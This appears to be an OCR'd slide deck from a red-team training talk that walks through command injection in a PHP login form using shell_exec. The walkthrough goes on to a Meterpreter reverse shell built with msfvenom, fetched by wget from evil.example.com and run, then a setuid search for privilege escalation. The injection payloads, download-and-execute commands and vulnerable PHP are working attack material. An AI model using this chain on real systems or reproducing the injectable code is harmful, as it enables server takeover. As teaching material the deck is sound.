
Verify command injection vulnerability

- Show folder listing

```
;ls ;
```

- Print system information

```
;uname -a ;
```



RedTeam Administrative Backend System

Please sign in

```
Usage: check_password <username>
<password>Linux kali 4.3.0-kali1-amd64 #1
SMP Debian 4.3.3-7kali2 (2016-01-27) x86_64
GNU/Linux
```

admin; uname -a ;

●

□ Remember me

Login

What happens in the background?

What happens in the background?

```
<?php
  $login_res = shell_exec(
    'bash check_password.sh '.$_POST['user'].' '.$_POST['pass']
  );
?>
```

What happens in the background?

```
<?php
  $login_res = shell_exec(
    'bash check_password.sh '.$_POST['user'].' '.$_POST['pass']
  );
?>
```

```
  $login_res = shell_exec(
    'bash check_password.sh admin;ls ; password'
  );
```

There are some constraints...

- Incoming connections only accepted on port 80
- Port 80 already blocked by the web server

```
+----------------+                     +--------------+
|                |    Upload/start     |              |
|                +--------------------->              |
|                |    binary trojan    |              |
|                |                     |              |
|                |  Connect TCP 4444   |              |            +-----------------+
|  Attack System <---------------------+  Web Server  |            |                 |
|                |                     |              |         +--> Internal System |
|                |    Send Commands    |              |         |  |                 |
|                <--------------------->              |         |  +-----------------+
|                |    Receive Output   |              |         |
|                |                     |              |         |  +-----------------+
|                |                   Attack Internal Systems    |  |                 |
|                +---------------------+--------------+---------+--> Internal System |
|                |                     |              |            |                 |
+----------------+                     +--------------+            +-----------------+
```

Don't reinvent the wheel

Don't reinvent the wheel

- Create a connect back shell using Metasploit Framework

```
$  msfvenom -p linux/x86/meterpreter/reverse_tcp \
LHOST=6.6.6.6 -f elf -o meterpreter

No platform was selected, choosing Msf::Module::Platform::Linux from the payload
No Arch selected, selecting Arch: x86 from the payload
No encoder or badchars specified, outputting raw payload
Payload size: 71 bytes
Saved as: meterpreter
```

Using Metasploit Framework

- Starting msfconsole on attacker host


```
$ ./msfconsole
msf > use exploit/multi/handler
msf exploit(handler) > set payload linux/x86/meterpreter/reverse_tcp
[...]
msf exploit(handler) > exploit

[*] Started reverse TCP handler on 0.0.0.0:4444
[*] Starting the payload handler...
```

Using Metasploit Framework

- Use the command injection vulnerability:

```
wget http://evil.example.com\
/meterpreter
chmod +x meterpreter
./meterpreter
```



RedTeam Administrative Backend System

Please sign in

admin; wget http://evil.example.com/me

●

□ Remember me

Using Metasploit Framework

```
[*] Transmitting intermediate stager for over-sized stage...
[*] Meterpreter session 1 opened (6.6.6.6:4444 -> 8.8.8.8:58508)
    at 2016-05-08 10:30:53 -0400

meterpreter > shell
Process 6664 created.
Channel 1 created.
$ id
uid=33(www-data) gid=33(www-data) groups=33(www-data)
```

How to expand privileges?

- Look for executables with setuid bit
  ("set user ID upon execution")
  → Run executable with permissions of file's owner

How to expand privileges?

- Look for executables with setuid bit ("set user ID upon execution")
  → Run executable with permissions of file's owner

```
$ find . -user root -perm -4000 -exec ls -al {} \;
-rwsr-xr-x 1 root root 8008 May  8 10:48 /usr/local/check_update
```

